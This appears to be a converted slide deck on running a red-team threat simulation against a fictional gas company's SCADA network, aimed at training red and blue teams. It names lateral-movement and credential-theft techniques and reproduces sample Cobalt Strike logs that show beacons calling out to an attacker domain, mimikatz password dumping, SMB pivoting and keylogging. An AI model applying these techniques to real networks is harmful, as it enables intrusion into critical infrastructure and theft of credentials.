
# ACME Gas - A Discussion



# ACME Gas - Exercise

- So let's see how we can use a threat scenario to test a new network security for our company ACME Gas. (This is a fake Company BTW)
- The company has a new control network design and would like to see if everything is secure.
- We decide to run a threat simulation over the period of a week to see exactly what happens if an attacker gains access to the network.

# ACME Gas



# Threat Model: Hacktivism

- Malware – Tech subnet machine is compromised by malware that would allow a hacktivist's to gain access to our network.
- Tech subnet has Internet access to allow techs to download patches from the Internet. They are all on fully patched Windows 10 workstations.
- Limited Internet access in server subnet but it is limited traffic due to ACL's and FW restrictions.
- No direct network access to the Control network.
- Control network has PLCs and other SCADA systems running DNP3 and ModBus protocols. These devices are very sensitive to tools like nmap.
- Hacktivist's are a high risk threat to company at the moment due to our company's new gas pipeline that is being built.
- The hacktivist group has made statements online that they will compromise our networks, deface our website and take down the gas lines via cyber attack.
- Attacks most likely via SE attack and phishing campaign or via pre-texting.

# CARVER Risk Model

Target	C	A	R	V	E	R	Total
Tech Subnet	6	9	2	2	8	9	36
Server Subnet	8	8	7	2	7	7	38
Control Subnet	10	4	9	4	10	9	46

**Criticality** – How critical

**Accessibility** – How accessible (Internet access)

**Recuperability** – How long to replace, repair or bypass destruction

**Vulnerability** – How vulnerable

**Effect** – What's the impact of the attack on the organization

**Recognizability** – Can I identify the target as such


# Threat Scenario

- RT will attempt to gain elevated rights on 192.168.3.15 and 192.168.3.16.
- If this is successful the team would demonstrate that a threat actor could impact the Control networks via either of these control servers (Windows 2003 machines).
- RT will attempt to gain elevated rights on 192.168.3.25 and bypass a 2FA login webpage.
- If successful team will demonstrate that a threat actor could impact the flow or natural gas in the pipeline.

# Scenario Development in ROE

- Simulation of moderate skilled attacker (Hacktivist - non-nation state threat actor)
  - White card access with user level rights on one Tech subnet machine (192.168.1.1)
  - Attempt to gain access to other hosts in Tech subnet (192.168.1.0/24)
  - Attempt to gain elevated rights on Tech subnet (192.168.1.0/24)
  - Attempt to pivot onto the Server subnet (192.168.2.0/24)
  - Attempt to gain elevated rights on server subnet (192.168.2.0/24)
  - Gain access to SCADA control servers on Control subnet (192.168.3.15, 192.168.3.16)
  - Gain elevated rights on SCADA control servers on Control subnet (192.168.3.15, 192.168.3.16)
  - Sniff login traffic to various SCADA control devices on Control subnet (192.168.3.0)
  - No scanning of any device in the 192.168.3.0/24 subnet
  - No attacks against any IP in the 192.168.3.100-254 range
  - Compromise or bypass 2FA login for SCADA Control Mgmt system on Control subnet (192.168.3.25)
  - Develop a strategy to maintain access to network.
  - Create user accounts on network to simulate
  - Change website to include hacktivist material in support of ongoing anti pipeline protest.


# ACME Gas - White Card Access



# Lateral Movement & Elevated Rights

- Leveraging various methods like mimikatz or Silver Ticket attacks to move laterally on network.
- Possibly trying psexec to pass the hash to local workstations in an attempt to gain remote access.
- Persistence is a key here. Stay on the wire as long as possible.
- Empire would be our friend here.

# ACME Gas - Lateral Movement




# Lateral Movement into Servers

- Find out which server we are logged into with the nltest command:
  - Nltest /dsgetdc:<domain\_name>
- If we have domain creds or elevated domain creds then we can move into that subnet.
- Otherwise we are working to elevate rights to move into subnet.
- For giggles we will assume we found a admin user on the tech subnet and grabbed their hash and credentials from the workstation.

# Develop Persistence on Network

- Our hacktivist creates an account on several servers granting them DA access to the system.
- This has alerted the blue team that a new DA account was created. The blue team is now hunting for a threat on the network.


# Lateral into Server Subnet



# The Hunt Develops

- Blue team tracks back the DA account creation to a connection from 192.168.1.1 in the Windows logs.
- The red team has defaced the Website on 192.168.2.4 and has detected several other interesting machines on the subnet including a jump host system at 192.168.2.50

# The Hunt Develops



## And the Game would continue..

- As you can see from this paper example we would continue to game until either time expired (defined in our ROE) or if the red team completed all objectives or is located and blocked/removed.
- The blue team should have well defined IOCs and an action plan for those IOCs. Just kicking them off the network is not enough.
- If we are assuming compromise via a phishing email then what would stop the threat actor from re-phishing the target users?

# IOC's and Response from Blue Team

- How the blue team will need to respond after the threat simulation is complete:
- Include the following data:
  - Did the IOC create a log?
  - Was the log collected by monitoring tools?
  - Does a rule exist to generate an alert from the parsed data?
  - Did the alert fire properly?
  - Did the blue team respond?
  - Was the activity prevented by defensive tools?

# RT Report - Include...

- Timeline of all activity. This will help the blue team track down all events in logs and alarms.
- Cobalt Strike has a time line reporting. So you can show the blue team by the minute what was done.
- Otherwise get an excel spreadsheet and track activity. This will need to be a dedicated resource if you perform this as a manual task.
- Hashes of all payloads used. Blue team please do more than just write rules to block the red team.
- Red team needs to be open and honest on what activity was performed. This only helps blue get better which makes you get better.

# Cobalt Strike - IOC Reports

- CS generates an IOC report that can be provided once the engagement has been completed.
- This report is based on the red teams activity so you want to make sure all your RT activity is going through the team server.

# Cobalt Strike Reports - IOC

## Indicators of Compromise

### Command and Control Traffic

The following malware samples were observed in conjunction with this actor's activities.

#### Sample 1

```
GET /wp06/wp-includes/po.php HTTP/1.1
Referer: http://www.google.com
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Cookie: uEWzB+/fhokmyCgZ1kMKfA==
User-Agent: Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 5.2) Java/1.5.0_08
```

```
HTTP/1.1 200 OK
Server: Apache/2.2.26 (Unix)
X-Powered-By: PHP/5.3.28
Cache-Control: no-cache
Content-Type: text/html
Keep-Alive: timeout=3, max=100
Content-Length: 238
```

```
<html><head><meta http-equiv='CACHE-CONTROL' content='NO-CACHE'></head><body>Sorry, no data corresponding your request.<!--havexMGs9HuVV+9VqHicxBTGC6SL7yeO5gQPmloYqF6a+l0Gk//AkZWZDUO2WSOmIW99e1KrKdRenusB1jl4MAVCozQ==havex--></body></html>
```

# Cobalt Strike Report - MD5

## Indicators of Compromise

### File Hashes

The following file hashes were observed in conjunction with this actor's activities.

MD5 Hash	File Size
05da4dba36846be11547c30168122475	14848
0cf350b435591250feb1025f5ff2610d	14848
4583189ab524d2de94c008418d25120c	14848
acb31ba8f160f36eebaf3719ca91e522	14848
c07b167782b5533ae1e342249de141d4	14848
e49c0b01dae5ac247ed9621834ee9382	15360

# Cobalt Strike - Activity Report

Activity Report

date	host	user	pid	activity
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 8 bytes
09/03 07:21	WS2	whatta.hogg	2436	run: whoami /groups
09/03 07:21	WS2	whatta.hogg	2436	host called home, sent: 22 bytes
09/03 07:22				visit to /KSts/ (beacon beacon stager) by 108.51.97.41
09/03 07:22	WS2	whatta.hogg *	3496	initial beacon
09/03 07:22	WS2	whatta.hogg *	3496	dump hashes
09/03 07:22	WS2	whatta.hogg	2436	spawn windows/beacon_http/reverse_http (ads.losenolove.com:80) in a high integrity process
09/03 07:22	WS2	whatta.hogg	2436	host called home, sent: 72720 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run mimikatz's sekurlsa::logonpasswords command
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 302231 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run net view
09/03 07:22	WS2	whatta.hogg *	3496	received password hashes
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 74296 bytes
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	received output from net module
09/03 07:22	WS2	whatta.hogg *	3496	import: /root/PowerTools/PowerView/powerview.ps1
09/03 07:22	WS2	whatta.hogg *	3496	host called home, sent: 406136 bytes
09/03 07:22	WS2	whatta.hogg *	3496	run: Invoke-FindLocalAdminAccess
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 35 bytes
09/03 07:23	WS2	whatta.hogg *	3496	run: nlttest /dclist:CORP
09/03 07:23	WS2	whatta.hogg *	3496	host called home, sent: 27 bytes
09/03 07:24	WS2	whatta.hogg *	3496	run windows/beacon_smb/bind_pipe (\FILESERVER\pipe\status_9756) on FILESERVER via Service Control Manager (\FILESERVERRADMIN\$\2e8af31.exe)
09/03 07:24	WS2	whatta.hogg *	3496	host called home, sent: 209164 bytes
09/03 07:24	FILESERVER	SYSTEM *	460	initial beacon
09/03 07:24	WS2	whatta.hogg *	3496	established link to child beacon: FILESERVER

# Cobalt Strike - Session Reports

 **WS2**

User: whatta.hogg  
PID: 2436

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**Sessions Report**

---

Opened: 09/03 07:21

**Communication Path**

hosts	port	protocol
profiles.losenolove.com, game.losenolove.com, freepics.losenolove.com	53, 80	DNS, HTTP

---

**File Hashes**

date	hash	name
09/03 07:22	4f5e8242b32cf8b06d1a0977540c94c3	my.dll

---

**Activity**

date	activity
09/03 07:21	checkin
09/03 07:21	host called home, sent: 8 bytes
09/03 07:21	run: whoami /groups
09/03 07:21	host called home, sent: 22 bytes
09/03 07:22	spawn windows/beacon_http/reverse_http (ads.losenolove.com:80) in a high integrity process
09/03 07:22	host called home, sent: 72720 bytes

# Cobalt Strike - Pivot Path

 **BILLING-POWER**

User: SYSTEM \*  
PID: 1396  
Opened: 09/03 07:26

**Communication Path**

hosts	port	protocol
FILESERVER	445	SMB
WS2	445	SMB
54.167.83.168, ads.losenolove.com	80	HTTP

**Activity**

date	activity
09/03 07:26	established link to parent beacon: FILESERVER
09/03 07:27	host called home, sent: 12 bytes
09/03 07:27	take a screenshot in 1560/x86
09/03 07:27	log keystrokes in 1560 (x86)
09/03 07:27	host called home, sent: 226452 bytes
09/03 07:27	received screenshot (125875 bytes)
09/03 07:28	host called home, sent: 19 bytes
09/03 07:29	host called home, sent: 28 bytes

# Closing Thoughts

- Threat simulations are a white box approach to perform some aspects of a red team engagement in a much more narrow scope.
- This process allows you to perform a deeper assessment on a network without having to spend weeks on a red team engagement.
- Allows for an engagement that is more focused on demonstrating risk to the business versus just chasing DA creds on the network.
- Threat simulations is a great way to run a “wargame” with your red and blue teams to allow blue to train and red to refine RT techniques.

# Further Reading Sources

- Links to some really cool Red Teaming resources I found while researching this topic:
  - [Applied Critical Thinking Handbook](#)
  - [Cyber Exercise Playbook](#)
  - [SANS Red Teaming](#)
  - [Endgames - The Hunters Handbook](#)

# Q&A



KEEP  
CALM  
AND  
ASK  
QUESTIONS